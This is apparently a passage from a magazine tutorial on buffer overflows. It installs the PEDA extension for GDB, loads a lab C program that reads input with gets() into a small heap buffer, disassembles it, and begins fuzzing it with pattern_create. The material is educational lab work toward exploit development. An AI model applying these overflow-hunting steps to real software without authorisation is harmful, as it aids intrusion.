
```
hackercoolmagz@kali:~/C$ git clone https://github.com/longld/peda.git ~/peda
Cloning into '/home/hackercoolmagz/peda'...
remote: Enumerating objects: 371, done.
remote: Total 371 (delta 0), reused 0 (delta 0), pack-reused 371
Receiving objects: 100% (371/371), 286.49 KiB | 484.00 KiB/s, done.
Resolving deltas: 100% (227/227), done.
hackercoolmagz@kali:~/C$ echo "source ~/peda/peda.py" >> ~/.gdbinit
hackercoolmagz@kali:~/C$ 
```

Now let's go into our C lab and load the program "second" with GDB normally as shown below. This is the same program we have used in our previous Issue. As the program loads, you will see that the interface now shows "gdb-peda" instead of just "gdb" as in the previous Issue.




```
hackercoolmagz@kali:~/C$ gdb ./second
GNU gdb (Debian 8.2.1-2) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./second...done.
gdb-peda$ 
```

Let us test this program once again for the buffer overflow vulnerability. Here's the disassembled code of the program "second".




```
gdb-peda$ disass main
Dump of assembler code for function main:
   0x0000000000001165 <+0>:     push   rbp
   0x0000000000001166 <+1>:     mov    rbp,rsp
   0x0000000000001169 <+4>:     sub    rsp,0x10
   0x000000000000116d <+8>:     mov    edi,0xa
   0x0000000000001172 <+13>:    call   0x1060 <malloc@plt>
   0x0000000000001177 <+18>:    mov    QWORD PTR [rbp-0x8],rax
   0x000000000000117b <+22>:    mov    edi,0x80
   0x0000000000001180 <+27>:    call   0x1060 <malloc@plt>
   0x0000000000001185 <+32>:    mov    QWORD PTR [rbp-0x10],rax
   0x0000000000001189 <+36>:    lea    rdi,[rip+0xe78]        # 0x2008
   0x0000000000001190 <+43>:    mov    eax,0x0
   0x0000000000001195 <+48>:    call   0x1040 <printf@plt>
   0x000000000000119a <+53>:    mov    rax,QWORD PTR [rbp-0x8]
   0x000000000000119e <+57>:    mov    rdi,rax
   0x00000000000011a1 <+60>:    mov    eax,0x0
   0x00000000000011a6 <+65>:    call   0x1050 <gets@plt>
   0x00000000000011ab <+70>:    mov    rax,QWORD PTR [rbp-0x8]
   0x00000000000011af <+74>:    mov    rsi,rax
   0x00000000000011b2 <+77>:    lea    rdi,[rip+0xe74]        # 0x202d
```

Let's create a string of random characters of a specific length, say 50. This can be done using the pattern_create command in peda. Copy the random string.

